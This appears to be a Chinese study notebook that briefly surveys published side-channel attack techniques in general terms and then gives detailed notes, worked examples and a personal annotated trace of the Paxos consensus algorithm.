边信道攻击(side channel attack 简称 SCA)，又称侧信道攻击:针对加密电子设备在运行过程中的时间消耗、功率消耗或电磁辐射之类的侧信道信息泄露而对加密设备进行攻击的方法被称为边信道攻击。这类新型攻击的有效性远高于密码分析的数学方法，因此给密码设备带来了严重的威胁。

几种已实现的边信道攻击

a) 通过 CPU 缓存来监视用户在浏览器中进行的快捷键及鼠标操作

对最新型号的英特尔 CPU 有效，如 Core i7；还需运行在支持 HTML5 的浏览器上。带有恶意 JS 的网页在受害者电脑上执行后，会收集与之并行的其它进程的信息，有了这个信息，攻击者可以绘制内存对按下按键和鼠标移动的反应情况，进而重塑用户使用情景。

b) “听译”电子邮件密钥

通过智能手机从运行 PGP 程序的计算机中“听译”密钥。这项最新的密钥提取攻击技术，能够准确地捕捉计算机 CPU 解码加密信息时的高频声音并提取密钥。

c) 非智能手机+恶意软件+目标 PC

从采购供应链下手，将特制小体量难以检测的恶意软件植入电脑，该软件会强制计算机的内存总线成为天线，通过蜂窝频率将数据无线传输到手机上。攻击者将接受和处理信号的软件嵌入在手机的固件基带中，这种软件可以通过社会工程攻击、恶意 App 或者直接物理接触目标电话来安装。

d) 用手触碰电脑即可破解密码

电脑 CPU 运算时造成“地”电势的波动，用手触碰笔记本电脑的外壳，接着再测量释放到皮肤上的电势，然后用复杂的软件进行分析，最终得到计算机正在处理的数据。例如：当加密软件使用密钥解密时，监测这种波动就可得到密钥。

e) 智能手机上的 FM 无线电功能来拾取电脑显卡发出的无线电波

f) 利用 KVM 入侵物理隔离设备

使用连接到互联网的设备下载恶意软件，然后将其传递给设备的内存。之后透过 KVM 漏洞传播给使用 KVM 操控的其它多台设备，实现入侵物理隔离的系统，并感染更敏感的设备。最后恶意程序再经 KVM 反向将窃取到的数据传递到互联网。

g) 利用一个面包（皮塔饼）偷取计算机密钥：无屏蔽铜线圈、电容

h) 通过热量窃取电脑信息

i) 其它方法：分析设备在解密过程中的内存利用率或放射的无线电信号，窃取密钥。

32. 1 Paxos

一、两个操作：

1. Proposal Value：提议的值；
2. Proposal Number：提议编号，可理解为提议版本号，要求不能冲突；

二、三个角色：

1. Proposer：提议发起者。Proposer 可以有多个，Proposer 提出议案（value）。所谓 value，可以是任何操作，比如“设置某个变量的值为value”。不同的 Proposer 可以提出不同的 value，例如某个Proposer 提议“将变量 X 设置为 1”，另一个 Proposer 提议“将变量 X 设置为 2”，但对同一轮 Paxos过程，最多只有一个 value 被批准。
2. Acceptor：提议接受者；Acceptor 有 N 个，Proposer 提出的 value 必须获得超过半数(N/2+1)的 Acceptor批准后才能通过。Acceptor 之间完全对等独立。
3. Learner：提议学习者。上面提到只要超过半数accpetor通过即可获得通过，那么learner角色的目的就是把通过的确定性取值同步给其他未确定的Acceptor。

三、协议过程

一句话说明是：

> proposer将发起提案（value）给所有accpetor，超过半数accpetor获得批准后，proposer将提案写入accpetor内，最终所有accpetor获得一致性的确定性取值，且后续不允许再修改。

协议分为两大阶段，每个阶段又分为A/B两小步骤：

1. 准备阶段（占坑阶段）
    1. 第一阶段A：Proposer选择一个提议编号n，向所有的Acceptor广播Prepare（n）请求。
    2. 第一阶段B：Acceptor接收到Prepare（n）请求，若提议编号n比之前接收的Prepare请求都要大，则承诺将不会接收提议编号比n小的提议，并且带上之前Accept的提议中编号小于n的最大的提议，否则不予理会。
2. 接受阶段（提交阶段）
    1. 第二阶段A：整个协议最为关键的点：Proposer得到了Acceptor响应
        1. 如果未超过半数accpetor响应，直接转为提议失败；
        2. 如果超过多数Acceptor的承诺，又分为不同情况：
            1. 如果所有Acceptor都未接收过值（都为null），那么向所有的Acceptor发起自己的值和提议编号n，记住，一定是所有Acceptor都没接受过值；
            2. 如果有部分Acceptor接收过值，那么从所有接受过的值中**选择对应的提议编号最大的**作为提议的值，提议编号仍然为n。但此时Proposer就不能提议自己的值，只能信任Acceptor通过的值，维护一但获得确定性取值就不能更改原则；
    2. 第二阶段B：Acceptor接收到提议后，如果该提议版本号不等于自身保存记录的版本号（第一阶段记录的），不接受该请求，相等则写入本地。

整个paxos协议过程看似复杂难懂，但**只要把握和理解这两点就基本理解了paxos的精髓**：

1. *理解第一阶段accpetor的处理流程*：如果本地已经写入了，不再接受和同意后面的所有请求，并返回本地写入的值；如果本地未写入，则本地记录该请求的版本号，并不再接受其他版本号的请求，简单来说只信任最后一次提交的版本号的请求，使其他版本号写入失效；

2. *理解第二阶段proposer的处理流程*：未超过半数accpetor响应，提议失败；超过半数的accpetor值都为空才提交**自身要写入的值**，否则选择非空值里**版本号最大的值**提交，最大的区别在于是提交的值是自身的还是使用以前提交的。

协议过程举例：

看这个最简单的例子：1个processor，3个Acceptor，无learner。

目标：**proposer向3个aceptort 将name变量写为v1。**

- 第一阶段A：proposer发起prepare（name，n1）,n1是递增提议版本号，发送给3个Acceptor，说，我现在要写name这个变量，我的版本号是n1
- 第一阶段B：Acceptor收到proposer的消息，比对自己内部保存的内容，发现之前name变量（null，null）没有被写入且未收到过提议，都返回给proposer，并在内部记录name这个变量，已经有proposer申请提议了，提议版本号是n1;
- 第二阶段A：proposer收到3个Acceptor的响应，响应内容都是：name变量现在还没有写入，你可以来写。proposer确认获得超过半数以上Acceptor同意，发起第二阶段写入操作：accept（v1,n1），告诉Acceptor我现在要把name变量协议v1,我的版本号是刚刚获得通过的n1;
- 第二阶段B：accpetor收到accept（v1,n1），比对自身的版本号是一致的，保存成功，并响应accepted（v1,n1）；
- 结果阶段：proposer收到3个accepted响应都成功，超过半数响应成功，到此**name变量被确定为v1。**

paxos特殊情况下的处理

第一种情况：Proposer提议正常，未超过accpetor失败情况

问题：还是上面的例子，如果第二阶段B，只有2个accpetor响应接收提议成功，另外1个没有响应怎么处理呢？

处理：proposer发现只有2个成功，已经超过半数，那么还是认为提议成功，并把消息传递给learner，**由learner角色将确定的提议通知给所有accpetor**，最终使最后未响应的accpetor也同步更新，通过learner角色使所有Acceptor达到最终一致性。

第二种情况：Proposer提议正常，但超过accpetor失败情况

问题：假设有2个accpetor失败，又该如何处理呢？

处理：由于未达到超过半数同意条件，proposer要么直接提示失败，要么递增版本号重新发起提议，如果重新发起提议对于第一次写入成功的accpetor不会修改，另外两个accpetor会重新接受提议，达到最终成功。

情况再复杂一点：还是一样有3个accpetor，但有两个proposer。

情况一：proposer1和proposer2串行执行

proposer1和最开始情况一样，把name设置为v1，并接受提议。

proposer1提议结束后，proposer2发起提议流程：

第一阶段A：proposer1发起prepare（name，n2）

第一阶段B：Acceptor收到proposer的消息，发现内部name已经写入确定了，返回（name,v1,n1）

第二阶段A：proposer收到3个Acceptor的响应，发现超过半数都是v1，说明name已经确定为v1，接受这个值，不在发起提议操作。

情况二：proposer1和proposer2交错执行

proposer1提议accpetor1成功，但写入accpetor2和accpetor3时，发现版本号已经小于accpetor内部记录的版本号（保存了proposer2的版本号），直接返回失败。

proposer2写入accpetor2和accpetor3成功，写入accpetor1失败，但最终还是超过半数写入v2成功，name变量最终确定为v2；

proposer1递增版本号再重试发现超过半数为v2，接受name变量为v2，也不再写入v1。name最终确定还是为v2

情况三：proposer1和proposer2第一次都只写成功1个Acceptor怎么办

都只写成功一个，未超过半数，那么Proposer会递增版本号重新发起提议，这里需要分多种情况：

1. 3个Acceptor都响应提议，发现Acceptor1{v1,n1} ,Acceptor2{v2,n2},Acceptor{null,null}，Processor选择最大的{v2,n2}发起第二阶段，成功后name值为v2;
2. 2个Acceptor都响应提议，
    1. 如果是Acceptor1{v1,n1} ,Acceptor2{v2,n2}，那么选择最大的{v2,n2}发起第二阶段，成功后name值为v2;
    2. 如果是Acceptor1{v1,n1} ,Acceptor3{null,null}，那么选择最大的{v1,n1}发起第二阶段，成功后name值为v1;
    3. 如果是Acceptor2{v2,n2} ,Acceptor3{null,null}，那么选择最大的{v2,n2}发起第二阶段，成功后name值为v2;
3. 只有1个Acceptor响应提议，未达到半数，放弃或者递增版本号重新发起提议

可以看到，都未达到半数时，最终值是不确定的！

32. 2 Paxos

二、Paxos算法流程

Paxos算法解决的问题正是分布式一致性问题，即一个分布式系统中的各个进程如何就某个值（决议）达成一致。

Paxos算法运行在允许宕机故障的异步系统中，不要求可靠的消息传递，可容忍消息丢失、延迟、乱序以及重复。它利用大多数 (Majority) 机制保证了2F+1的容错能力，即2F+1个节点的系统最多允许F个节点同时出现故障。

一个或多个提议进程 (Proposer) 可以发起提案 (Proposal)，Paxos算法使所有提案中的某一个提案，在所有进程中达成一致。系统中的多数派同时认可该提案，即达成了一致。最多只针对一个确定的提案达成一致。

Paxos将系统中的角色分为提议者 (Proposer)，决策者 (Acceptor)，和最终决策学习者 (Learner):

- **Proposer**: 提出提案 (Proposal)。Proposal信息包括提案编号 (Proposal ID) 和提议的值 (Value)。
- **Acceptor**：参与决策，回应Proposers的提案。收到Proposal后可以接受提案，若Proposal获得多数Acceptors的接受，则称该Proposal被批准。
- **Learner**：不参与决策，从Proposers/Acceptors学习最新达成一致的提案（Value）。

在多副本状态机中，每个副本同时具有Proposer、Acceptor、Learner三种角色。

Paxos算法中的角色

Paxos算法通过一个决议分为两个阶段（Learn阶段之前决议已经形成）：

1. 第一阶段：Prepare阶段。Proposer向Acceptors发出Prepare请求，Acceptors针对收到的Prepare请求进行Promise承诺。
2. 第二阶段：Accept阶段。Proposer收到多数Acceptors承诺的Promise后，向Acceptors发出Propose请求，Acceptors针对收到的Propose请求进行Accept处理。
3. 第三阶段：Learn阶段。Proposer在收到多数Acceptors的Accept之后，标志着本次Accept成功，决议形成，将形成的决议发送给所有Learners。

Paxos算法流程

Paxos算法流程中的每条消息描述如下：

- **Prepare**: Proposer生成全局唯一且递增的Proposal ID (可使用时间戳加Server ID)，向所有Acceptors发送Prepare请求，这里无需携带提案内容，只携带Proposal ID即可。
- **Promise**: Acceptors收到Prepare请求后，做出“两个承诺，一个应答”。

两个承诺：

1. 不再接受Proposal ID小于等于（注意：这里是<=）当前请求的Prepare请求。

2. 不再接受Proposal ID小于（注意：这里是<）当前请求的Propose请求。

一个应答：

不违背以前作出的承诺下，回复已经Accept过的提案中Proposal ID最大的那个提案的Value和Proposal ID，没有则返回空值。


- **Propose**: Proposer 收到多数Acceptors的Promise应答后，从应答中选择Proposal ID最大的提案的Value，作为本次要发起的提案。如果所有应答的提案Value均为空值，则可以自己随意决定提案Value。然后携带当前Proposal ID，向所有Acceptors发送Propose请求。
- **Accept**: Acceptor收到Propose请求后，在不违背自己之前作出的承诺下，接受并持久化当前Proposal ID和提案Value。
- **Learn**: Proposer收到多数Acceptors的Accept后，决议形成，将形成的决议发送给所有Learners。

Paxos算法伪代码描述如下：


Paxos算法伪代码

1. 获取一个Proposal ID n，为了保证Proposal ID唯一，可采用时间戳+Server ID生成；
2. Proposer向所有Acceptors广播Prepare(n)请求；
3. Acceptor比较n和minProposal，如果n>minProposal，minProposal=n，并且将 acceptedProposal 和 acceptedValue 返回；
4. Proposer接收到过半数回复后，如果发现有acceptedValue返回，将所有回复中acceptedProposal最大的acceptedValue作为本次提案的value，否则可以任意决定本次提案的value；
5. 到这里可以进入第二阶段，广播Accept (n,value) 到所有节点；
6. Acceptor比较n和minProposal，如果n>=minProposal，则acceptedProposal=minProposal=n，acceptedValue=value，本地持久化后，返回；否则，返回minProposal。
7. 提议者接收到过半数请求后，如果发现有返回值result >n，表示有更新的提议，跳转到1；否则value达成一致。

32. 3 Paxos



32. 4 Paxos



1. Network Partitions S1,S2 from Others
2. S1 Prepare(1) to S1,S2, S1:h_n = 1
   -> S2 reply Promise(log2-4, NULL, NULL), S2:h_n = 1
3. S3 Prepare(3) to S3,S4,S5, S3:h_n = 3
   -> S4,S5 reply Promise(log2-3, NULL, NULL), majority!, S4/S5:h_n = 3
      这一步 promise 相当于把 log entry 给了 S3
   -> S3 Propose(3, op5, log2)/ Propose(3, op6, log3) to S3,S4,S5, S3 accept op5,op6 at proposal 3
   -> S4,S5 reply Accept, S4,S5 accept op5,op6
   ~~-> S3 persist op5/op6, send Learn(3, op5, log2)/Learn(3, op6, log3) to S4,S5~~
   ~~-> S4,S5 receive Learn, persist op5/op6~~
4. S2 receives op2,op3,op4 from S1 我觉得不会发生，Prepare(1)中不带提案内容，只有想提案的位置，且没有 majority 回复，直接转为提案失败
5. S3 crash
6. Network heals
7. S1 Prepare(1) to S1,S2,S4,S5
   -> S4,S5 ignore because n <= h_n, S2 reply Promise(log2-4, NULL, NULL)

8.1 S4 Prepare(4, log4) to S1,S2,S4,S5, S4:h_n = 4
   -> S1,S2,S5:h_n = 4, S1 reply Promise(log4, 1, op4), S2,S5 reply Promise(log4, NULL, NULL)，有点奇怪，当收到一个新的 prepare ID 的时候，大概是 leader 换人了，应该有个 catch up 的过程获取 log 的吧，是包含在 prepare 的回答中了吗(我觉得是的，不然 op4 没办法提交)
   -> S4 change log = {op1, op5, op6, op4}, Propose(4, log4, op4) to S1,S2,S5
      会这样做吗？但是这个时候的 op4 只有 S1 有，并不是 safe value
      但是大概是会的，满足“从回复的 promise 里面挑选 propose ID 最大的来当做提案”，虽然这里是 1，但是其他的是 NULL 啊
   -> S1,S2,S5 reply Accept, 注意!! op4 的提交 propose ID 是 4
   ~~-> (donot know sometime) S4 send Learn(4, op5, log2)/Learn(4, op6, log3) to S1,S2~~

8.2 S4 Prepare(4, log5) to S1,S2,S3,S5
   -> normal case, op7 got chosen
9. S4 crash
10. S3 recover
   -> (donot know sometime) S5 Prepare(5) get the log
   -> S5 send Learn(5, op4, log4)/Learn(5, op7, log5) to S3

最后的场景

h_n

5	S1	op1(1)	op5(4->5)	op6(4->5)	op4(1->4->5)	op7(4->5)
5	S2	op1(1)	op5(4->5)	op6(4->5)	op4(4->5)	op7(4->5)
5	S3	op1(1)	op5(3->5)	op6(3->5)	op4(5)	op7(5)
5	S4	op1(1)	op5(3->4->5)	op6(3->4->5)	op4(4->5)	op7(4->5)
5	S5	op1(1)	op5(3->4->5)	op6(3->4->5)	op4(4->5)	op7(4->5)

最后的 proposal id 是不确定的，假定 S4 crash 之前，除了 op1 所有 entry 都没有 commit 才会这样，如果有 commit 的 entry，在接到 learn 的时候就 ignore 掉，proposal id 可能会小一点。

Learn 的结果是导致 commit，但时机感觉是不太确定的